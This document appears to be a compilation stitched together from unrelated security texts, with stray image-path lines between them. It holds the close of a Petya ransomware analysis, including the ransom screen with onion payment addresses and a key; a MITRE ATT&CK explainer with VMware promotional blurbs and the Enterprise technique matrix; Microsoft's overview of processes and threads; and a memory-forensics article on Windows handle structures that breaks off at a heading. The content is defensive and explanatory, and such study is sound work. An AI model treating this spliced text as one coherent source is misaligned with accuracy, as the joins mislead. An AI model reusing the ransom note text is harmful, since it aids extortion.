
Valid key is important for the process of decryption. If we supply a bogus key and try to pass it as valid by modifying jump conditions, Petya will recover the original MBR but other data will not be decrypted properly and the operating system will not run.

When the key passed the check, Petya shows the message "Decrypting sectors" with a progress.



```
The harddisks of your computer have been encrypted with an military grade
encryption algorithm. There is no way to restore your data without a special
key. You can purchase this key on the darknet page shown in step 2.

To purchase your key and restore your data, please follow these three easy
steps:

1. Download the Tor Browser at "https://www.torproject.org/". If you need
   help, please google for "access onion page".
2. Visit one of the following pages with the Tor Browser:

   http://petya37h5tbhyvki.onion/P9VVR3
   http://petya5koahtsf7sv.onion/P9VVR3

3. Enter your personal decryption code there:

   cdSPP4-JUZrRr-pMSxia-gXpmfB-vGWoRf-FfMph1-XTUzVn-QmFeeV-ofb94y-HuScaa-
   rB1gmV-djYAEH-8WEakz-wrQ85W-BbsCzw

If you already purchased your key, please enter it below.

Key: 8x3qrMHjmkrN9jfd
Decrypting sector 83234 of 126464 (65%)
```

After it finishes, it asks to reboot the computer. Below is Petya's last screen, showing that user finally got rid of this ransomware:



Please reboot your computer!

Conclusion

In terms of architecture, Petya is very advanced and atypical. Good quality FUD, well obfuscated dropper - and the heart of the ransomware - a little kernel - depicts that authors are highly skilled. However, the chosen low-level architecture enforced some limitations, i.e.: small size of code and inability to use API calls. It makes cryptography difficult. That's why the key was generated by the higher layer - the windows executable. This solution works well, but introduces a weakness that allowed to restore the key (if we manage to catch Petya at Stage 1, before the key is erased). Moreover, authors tried to use a ready made Salsa20 implementation and make slight changes in order to adopt it to 16-bit architecture. But they didn't realized, that changing size of variables triggers serious vulnerabilities (detailed description you can find in CheckPoint's article).

Most of the ransomware authors take care of the user experience, so that even a non technical person will have easy way to make a payment. In this case, user experience is very bad. First - denying access to the full system is not only harmful to a user, but also for the ransomware distributor, because it makes much harder for the victim to pay the ransom. Second - the individual identificator is very long and it cannot be copied from the screen. Typing it without mistake is almost impossible.

Overall, authors of Petya ransomware wrote a good quality code, that, however - missed the goals. Ransomware running in userland can be equally or more dangerous.

Petya - Taking Ransomware To The Low Level | Malwarebytes Labs

What Is the MITRE ATT&CK Framework?

MITRE ATT&CK (Adversarial Tactics, Techniques and Common Knowledge) is a framework, set of data matrices, and assessment tool developed by MITRE Corporation to help organizations understand their security readiness and uncover vulnerabilities in their defenses.

Developed in 2013, the MITRE ATT&CK Framework uses real-world observations to documents specific attack methods, tactics, and techniques. As new vulnerabilities and attack surfaces come to light, they are added to the ATT&CK framework, which thus is constantly evolving. In the past few years, the MITRE ATT&CK framework and its matrices have become an industry standard for both knowledge and remediation tools regarding attacker behavior.

Who Uses MITRE ATT&CK and Why?

ATT&CK matrices are utilized by a broad range of IT and security professionals including red teamers playing the role of attacker or competitor, threat hunters, and security product development engineers, threat intelligence teams, and risk management professionals.

Red teamers use the MITRE ATT&CK framework as a blueprint to help uncover the attack surfaces and vulnerabilities in corporate systems and devices, as well as to improve the ability to mitigate attacks once they occur by learning information. This includes attackers gained access, how they move within the affected network, and what methods are being used to evade detection. This toolset enables organizations to gain a better awareness of their overall security posture, identify and test gaps in defenses, and prioritize potential security gaps based on the risk they present to the organization.

Threat hunters use the ATT&CK framework to find correlations between the specific techniques that attackers are using against their defenses and use the framework to understand the visibility of attacks targeted at their defenses both at endpoints and throughout the network perimeter.

Security platform developers and engineers use MITRE ATT&CK as a tool to evaluate the effectiveness of their products, uncover previously unknown weaknesses, and model how their products will behave during the lifecycle of a cyberattack.

What is the MITRE ATT&CK framework?

MITRE ATT&CK is an abbreviation for MITRE Adversarial Tactics, Techniques, and Common Knowledge. The MITRE ATT&CK framework is a curated repository that includes matrices that provide a model for cyberattack behaviors. The framework is generally presented in tabular form, with columns that represent the tactics (or desired outcomes) used during the life of an attack, and rows that represent of techniques that are utilized to achieve their tactical goals. The framework also documents technique usage and other metadata that is linked to individual techniques.

MITRE ATT&CK framework is an outgrowth of a MITRE experiment that emulated both attacker and defender to help understand how attacks happen and improve post-compromise detection using telemetry sensing and behavioral analytics. To better understand how well the industry is doing at detecting documented adversarial behavior they created the ATT&CK framework as a tool to categorize these behaviors.

What is in the MITRE ATT&CK Matrix?

There are currently four major matrices that comprise the ATT&CK framework. Pre-ATT&CK and ATT&CK for Enterprise both relate to attacks on enterprise infrastructure.

PRE-ATT&CK: Many of the activities (such as reconnaissance and resource development) that bad actors take before an enterprise is compromised are normally done outside of the organization's visibility, and thus these pre-attack tactics and techniques are extremely difficult to detect at the time. For example, cyber-attackers may leverage information freely available on the internet, relationships the organization has with other already compromised organizations, or other methods to attempt access. PRE-ATT&CK lets defending organizations better monitor and understand these pre-attack activities that occur externally to their network perimeter.

Enterprise ATT&CK: ATT&CK for Enterprise provides the model that details the actions that cyber-attackers may take to compromise and execute their activities within an enterprise network. There are specific tactics and techniques in the matrix for a broad range of platforms including Windows, macOS, Linux, Azure AD, Office 365, Google Workspace, SaaS, IaaS, Networks, and Containers. The PRE-ATT&CK matrix originally was part of ATT&CK for Enterprise since it is also focused with attempts to compromise enterprise infrastructure. The Enterprise framework helps organizations prioritize their network defenses to focus on those that present the greatest risk to the specific enterprise.

Mobile ATT&CK: The mobile ATT&CK matrix describes tactics and techniques used to compromise both iOS and Android mobile devices. To this end, ATT&CK for Mobile builds upon NIST's Mobile Threat Catalogue, and as of this writing catalogs a dozen tactics and over 100 techniques that have been used to impact mobile devices and achieve whatever nefarious objectives the bad actors wished to achieve. Additionally, ATT&CK for Mobile lists network-based effects – tactics and techniques that can be used without requiring access to the actual device.

ICS ATT&CK: The newest matrix in the ATT&CK family is the MITRE ATT&CK for Industrial Control Systems (ICS) matrix, which is similar to Enterprise ATT&CK except that it is targeted specifically at industrial control systems, such as power grids, factories, mills, and other organizations that rely on interconnected machinery, devices, sensors, and networks.

Each of the matrices includes detailed technical descriptions of each technique used for each tactic through the adversarial attack lifecycle, assets, and systems that each technique targets, and indicates mitigation and countermeasure approaches for each, the detection analytics utilized to uncover the technique, and examples of real-world usage.

When viewing the matrices, tactics are presented in a linear fashion describing the attack lifecycle, starting with the point of reconnaissance all the way to the final goal, whether that goal is exfiltration of information, encrypting files for purposes of ransomware, both, and other malicious action.

What are the benefits of MITRE ATT&CK framework?

The main benefit of the ATT&CK framework is that organizations can gain an understanding of how adversaries operate, the steps they might plan to take to gain initial access, discover, move laterally, exfiltrate data. This lets teams view activities from the attacker's perspective which can lead to a richer understanding of motivations and tactics. Ultimately, organizations can leverage that understanding and knowledge to identify gaps in their security posture and improve threat detection and response by enabling teams to predict attacker's next moves so remediation can occur quickly. It is often said in sports that the best defense is a good offense, and in cybersecurity, gaining an understanding of what the offense is deploying can greatly assist defense of the network, devices, and users.

Additionally, in the current work environment where there is a severe skills shortage in cybersecurity, the frameworks can help junior or newly hired security staff by giving them the knowledge and research tools they need to rapidly come up to speed on any given threat by leveraging the collective knowledge of all the security professionals before them who have contributed to the MITRE ATT&CK framework matrices.

What are the challenges of using MITRE ATT&CK framework?

As the ATT&CK matrices continue to grow in both number and size of each, they have become increasingly complex. The number of combinations and permutations of tactics and techniques in the framework, although incredibly thorough, can be overwhelming due to the sheer amount of data there is to digest and process.

For example, there are currently over 400 different techniques or attack patterns outlined in the fourteen tactics described in ATT&CK for Enterprise. Many of those techniques also contain sub-techniques that further increase the number of permutations. Many organizations have not automated the mapping of all that data to their current security infrastructure, which can be a formidable task.

A recent study by UC Berkely found that while nearly all organization use the framework to tag network events with various security products, not even half of respondents have automated the security policy changes that are indicated by the framework.

Other challenges include difficulty correlating cloud-based and on-premises events or the inability to correlate events from mobile devices and endpoints.

How do you use the MITRE ATT&CK framework?

A recent report from the US Center for Cybersecurity and Infrastructure Security Agency (CISA) offers a list of best practices for organizations to utilize the MITRE ATT&CK framework to map attacks to remediation and protection techniques. Although the study found that large enterprise organization were adopting the framework, the majority of users do not believe their current security products can detect all the known threats in the ATT&CK matrices relating to their infrastructure.

How does VMware utilize the MITRE ATT&CK framework?

The scale and economics of the cloud have been a boon for today's enterprise. However, moving applications and data out of the data center into multi-cloud environments has greatly expanded threat surfaces, putting enterprises at a greater risk from the devastation of ransomware attacks. Furthermore, modern apps have tens of thousands of components. To defend against today's increasingly sophisticated and damaging ransomware attacks, organizations must go beyond segmentation inside the data center and traditional next gen firewalls at the perimeter. Attend this session to see a real-world ransomware attack, following the MITRE ATT&CK Framework, and how VMware's innovation inside the cloud teamed with cloud-to-cloud security provides the strongest defense in the industry. - Innovations in Ransomware Defense for Today's Multi-Cloud Environments

Organizations are finding gaps in their defenses and improving their ability to prevent, detect and respond to network threats by mapping their network security controls to MITRE ATT&CK. This session outlines the benefits organizations can achieve by mapping network security controls to MITRE ATT&CK. Get an overview of how you can map network security controls to adversarial movements across the MITRE ATT&CK tactics and techniques and highlights critical differences in MITRE ATT&CK coverage of NSX defined Firewall, Intrusion Prevention Systems, Network Sandbox, and Network Traffic Analysis. - Mapping NSX Firewall Controls to MITRE ATT&CK Framework Mapping NSX Firewall Controls to MITRE ATT&CK Framework


Learn how to find security gaps before an attacker does using the MITRE ATT&CK matrix. See how you can develop a series of starting points for more effective threat hunting and ultimately strengthen your security posture. Learn about MITRE's most recent Carbanak+FIN7 evaluation as well as the basic steps to improve your threat hunting program with VMware Carbon Black Cloud and VMware NSX Advanced Threat Prevention. - How to Evolve Your SOC with the MITRE ATT&CK Framework - How to Evolve Your SOC with the MITRE ATT&CK Framework.

What is in the MITRE ATT&CK Matrix? (UPDATED)

The MITRE ATT&CK matrix contains a set of techniques used by adversaries to accomplish a specific objective. Those objectives are categorized as tactics in the ATT&CK Matrix. The objectives are presented linearly from the point of reconnaissance to the final goal of exfiltration or "impact". Looking at the broadest version of ATT&CK for Enterprise, which includes Windows, macOS, Linux, PRE, Azure AD, Office 365, Google Workspace, SaaS, IaaS, Network, and Containers, the following adversary tactics are categorized:

1. **Reconnaissance**: gathering information to plan future adversary operations, i.e., information about the target organization
2. **Resource Development**: establishing resources to support operations, i.e., setting up command and control infrastructure
3. **Initial Access**: trying to get into your network, i.e., spear phishing
4. **Execution**: trying the run malicious code, i.e., running a remote access tool
5. **Persistence**: trying to maintain their foothold, i.e., changing configurations
6. **Privilege Escalation**: trying to gain higher-level permissions, i.e., leveraging a vulnerability to elevate access
7. **Defense Evasion**: trying to avoid being detected, i.e., using trusted processes to hide malware
8. **Credential Access**: stealing accounts names and passwords, i.e., keylogging
9. **Discovery**: trying to figure out your environment, i.e., exploring what they can control
10. **Lateral Movement**: moving through your environment, i.e., using legitimate credentials to pivot through multiple systems
11. **Collection**: gathering data of interest to the adversary goal, i.e., accessing data in cloud storage
12. **Command and Control**: communicating with compromised systems to control them, i.e., mimicking normal web traffic to communicate with a victim network
13. **Exfiltration**: stealing data, i.e., transfer data to cloud account
14. **Impact**: manipulate, interrupt, or destroy systems and data, i.e., encrypting data with ransomware

Within each tactic of the MITRE ATT&CK matrix there are adversary techniques, which describe the actual activity carried out by the adversary. Some techniques have sub-techniques that explain how an adversary carries out a specific technique in greater detail. The full ATT&CK Matrix for Enterprise from the MITRE ATT&CK navigator is represented below:



Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 12 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Credential Access 15 techniques
Active Scanning (3)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Adversary-in-the-Middle (2)
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (5)	Brute Force (4)
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (15)	Boot or Logon Autostart Execution (15)	Credentials from Password Stores (5)
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Exploitation for Credential Access
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)	Inter-Process Communication (2)	Browser Extensions	Create or Modify System Process (4)	Forced Authentication
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification (2)	Forge Web Credentials (2)
Search Closed Sources (2)	Stage Capabilities (5)	Supply Chain Compromise (3)	Scheduled Task/Job (6)	Create Account (3)	Escape to Host	Input Capture (4)
Search Open Technical Databases (5)		Trusted Relationship	Shared Modules	Create or Modify System Process (4)	Event Triggered Execution (15)	Modify Authentication Process (4)
Search Open Websites/Domains (2)		Valid Accounts (4)	Software Deployment Tools	Event Triggered Execution (15)	Exploitation for Privilege Escalation	Network Sniffing
Search Victim-Owned Websites			System Services (2)	External Remote Services	Hijack Execution Flow (11)	OS Credential Dumping (8)
			User Execution (3)	Hijack Execution Flow (11)	Process Injection (11)	Steal Application Access Token
			Windows Management Instrumentation	Implant Internal Image	Scheduled Task/Job (6)	Steal or Forge Kerberos Tickets (4)
				Modify Authentication Process (4)	Valid Accounts (4)	Steal Web Session Cookie
				Office Application Startup (6)		Two-Factor Authentication Interception
				Pre-OS Boot (5)		Unsecured Credentials (7)
				Scheduled Task/Job (6)		
				Server Software Component (4)		
				Traffic Signaling (1)		
				Valid Accounts (4)		

Defense Evasion 40 techniques	Discovery 29 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Abuse Elevation Control Mechanism (4)	Account Discovery (4)	Exploitation of Remote Services	Adversary-in-the-Middle (2)	Application Layer Protocol (4)	Automated Exfiltration (1)	Account Access Removal
Access Token Manipulation (5)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (3)	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
BITS Jobs	Browser Bookmark Discovery	Lateral Tool Transfer	Audio Capture	Data Encoding (2)	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact
Build Image on Host	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Automated Collection	Data Obfuscation (3)	Exfiltration Over C2 Channel	Data Manipulation (3)
Deobfuscate/Decode Files or Information	Cloud Service Dashboard	Remote Services (6)	Browser Session Hijacking	Dynamic Resolution (3)	Exfiltration Over Other Network Medium (1)	Defacement (2)
Deploy Container	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Encrypted Channel (2)	Exfiltration Over Physical Medium (1)	Disk Wipe (2)
Direct Volume Access	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage Object	Fallback Channels	Exfiltration Over Web Service (2)	Endpoint Denial of Service (4)
Domain Policy Modification (2)	Container and Resource Discovery	Taint Shared Content	Data from Configuration Repository (2)	Ingress Tool Transfer	Scheduled Transfer	Firmware Corruption
Execution Guardrails (1)	Domain Trust Discovery	Use Alternate Authentication Material (4)	Data from Information Repositories (3)	Multi-Stage Channels	Transfer Data to Cloud Account	Inhibit System Recovery
Exploitation for Defense Evasion	File and Directory Discovery		Data from Local System	Non-Application Layer Protocol		Network Denial of Service (2)
File and Directory Permissions Modification (2)	Group Policy Discovery		Data from Network Shared Drive	Non-Standard Port		Resource Hijacking
Hide Artifacts (9)	Network Service Scanning		Data from Removable Media	Protocol Tunneling		Service Stop
Hijack Execution Flow (11)	Network Share Discovery		Data Staged (2)	Proxy (4)		System Shutdown/Reboot
Impair Defenses (9)	Network Sniffing		Email Collection (3)	Remote Access Software		
Indicator Removal on Host (6)	Password Policy Discovery		Input Capture (4)	Traffic Signaling (1)		
Indirect Command Execution	Peripheral Device Discovery		Screen Capture	Web Service (3)		
Masquerading (7)	Permission Groups Discovery (3)		Video Capture			
Modify Authentication Process (4)	Process Discovery					
Modify Cloud Compute Infrastructure (4)	Query Registry					
Modify Registry	Remote System Discovery					
Modify System Image (2)	Software Discovery (1)					
Network Boundary Bridging (1)	System Information Discovery					
Obfuscated Files or Information (6)	System Location Discovery (1)					
Pre-OS Boot (5)	System Network Configuration Discovery (1)					
Process Injection (11)	System Network Connections Discovery					
Reflective Code Loading	System Owner/User Discovery					
Rogue Domain Controller	System Service Discovery					
Rootkit	System Time Discovery					
Signed Binary Proxy Execution (13)	Virtualization/Sandbox Evasion (3)					
Signed Script Proxy Execution (1)						
Subvert Trust Controls (6)						
Template Injection						
Traffic Signaling (1)						
Trusted Developer Utilities Proxy Execution (1)						
Unused/Unsupported Cloud Regions						
Use Alternate Authentication Material (4)						
Valid Accounts (4)						
Virtualization/Sandbox Evasion (3)						
Weaken Encryption (2)						
XSL Script Processing						

TTP-Based Hunting

A growing body of evidence from industry, MITRE, and government experimentation confirms that collecting and filtering data based on knowledge of adversary tactics, techniques, and procedures (TTPs) is an effective method for detecting malicious activity. This approach is effective because the technology on which adversaries operate (e.g., Microsoft Windows) constrains the number and types of techniques they can use to accomplish their goals post-compromise.

There are a relatively small number of these techniques, and they occur on systems owned by the victim organization. All adversaries must either employ these known techniques or expend vast resources to develop novel techniques regardless of their capabilities or strategic mission objectives.

This paper expands on existing best practices to detect malicious behaviors expressed as techniques, using a method that is operating system technology agnostic, and describes the step-by-step procedures to implement.

Windows Processes and Threads

An application consists of one or more processes. A *process*, in the simplest terms, is an executing program. One or more threads run in the context of the process. A *thread* is the basic unit to which the operating system allocates processor time. A thread can execute any part of the process code, including parts currently being executed by another thread.

A *job object* allows groups of processes to be managed as a unit. Job objects are namable, securable, sharable objects that control attributes of the processes associated with them. Operations performed on the job object affect all processes associated with the job object.

A *thread pool* is a collection of worker threads that efficiently execute asynchronous callbacks on behalf of the application. The thread pool is primarily used to reduce the number of application threads and provide management of the worker threads.

A *fiber* is a unit of execution that must be manually scheduled by the application. Fibers run in the context of the threads that schedule them.

User-mode scheduling (UMS) is a lightweight mechanism that applications can use to schedule their own threads. UMS threads differ from fibers in that each UMS thread has its own thread context instead of sharing the thread context of a single thread.

- What's New in Processes and Threads
- About Processes and Threads
- Using Processes and Threads
- Process and Thread Reference

https://learn.microsoft.com/en-us/windows/win32/procthread/processes-and-threads

Windows Process Internals: A few Concepts to know before jumping on Memory Forensics [Part 5] — A Journey in to the Undocumented Process Handle Structures

In this series of articles of “Must know Process Internals for Memory Forensics” — we have traversed through ActiveProcessLinks (doubly-linked list) of EPROCESS in Part-

1 to understand how memory manager keeps track of active processes on the system.

In Part-2, we have explored and traversed through Ldrmodules of _PEB structure that gave us insights how memory manager keeps track of all the loaded Dynamic Link Libraries (dlls) by a specific process.

In Part-3, we discussed about how system tracks loaded kernel modules by traversing and exploring nt!PsLoadedModuleList.

In the latest part, Part-4, we saw the details of Virtual Address Descriptors (VADs) and identified the details buried in to the VAD nodes.

This article would be **Part-5** of the series and this would, most probably, be the last article (for now) of the series. In this Part-5, we will explore the kernel structures associated with Process Handles and how OS stores handle information for each process in the memory. The kernel structures related to handles have gone through a frequent change during each major version upgrade of the operating system. Windows 7, Windows 8, Windows 8.1 and now latest Windows 10 — all of these have different handle structures and a unique way to reference or to keep track of the handles in to the memory. I would say, Microsoft is introducing more and more complexity as they evolve hence from the forensics perspective, it has become harder to reverse these undocumented complex structures.

In this article, we will explore the kernel handle structures of Windows 10 (build 18362) via live kernel debugging. We will start with EPROCESS structure of one process and will follow through the cues provided by the handle kernel structures to reach to the actual Object and Object type that has been referred by a specific handle. Let us start the journey in to the kernel handle structures!!

What is a Handle, anyway?

If a process needs an access to any object such as a file, registry key, mutex, process, thread etc., it needs to get a hold of its handle first. Then the process can use this handle to get an access to the object referenced by this handle. The handle is a reference to a kernel structure that holds an information about the object that the handle refers to.

We will decode this jargon in the following sections. You may like to re-read this information after reading the entire article.

How Memory Manager keeps track of Process Objects & Handles?


Each process has a executive object structure called EPROCESS in the kernel memory. This EPROCESS structure has a field named “ObjectTable”. This ObjectTable is a _handle_table structure.

This structure has a field named “TableCode”. TableCode provides the reference to the base of the handle table entries (_handle_table_entries). You can see in the diagram below that there are indexes (0x04,0x08,0x0c and so on) are written to the adjacent to each handle_table_entry. When we say that process has got an access to the handle of an object — that essentially means that the process knows which index (represented by a handle) to go to in the handle_table_entries retrieve the pointer to the object that it needs an access to. Therefore, handle is nothing but the index in to this handle_table_entry. A process uses this index/handle to retrieve the information about the object that entry points to.

These entries are of _handle_table_entry structure. This structure contains the field named "ObjectPointerBits" that points to the object_header and we can get the address of the object from object_header.

The object_header contains a field named "IndexType" that points to the structure _object_type that gives us an information about the type of the object this header referring to OR in other words, what type of object (like file,mutex, directory, process etc.) structure to expect after the object_header. This is important because handle table entries are mix of all objects that process has open handle to and TypeIndex lets us know about the type of object refereed by a specific handle.

Please refer to the following diagram that helps us to understand how OS stores information related to process objects and its handles.




From EPORCESS to Object & Object Type via _handle_table & _handle_table_entry

Figure 1. Logical view of pointers between various handle structures in memory

Exploring the handle structures through kernel debugging

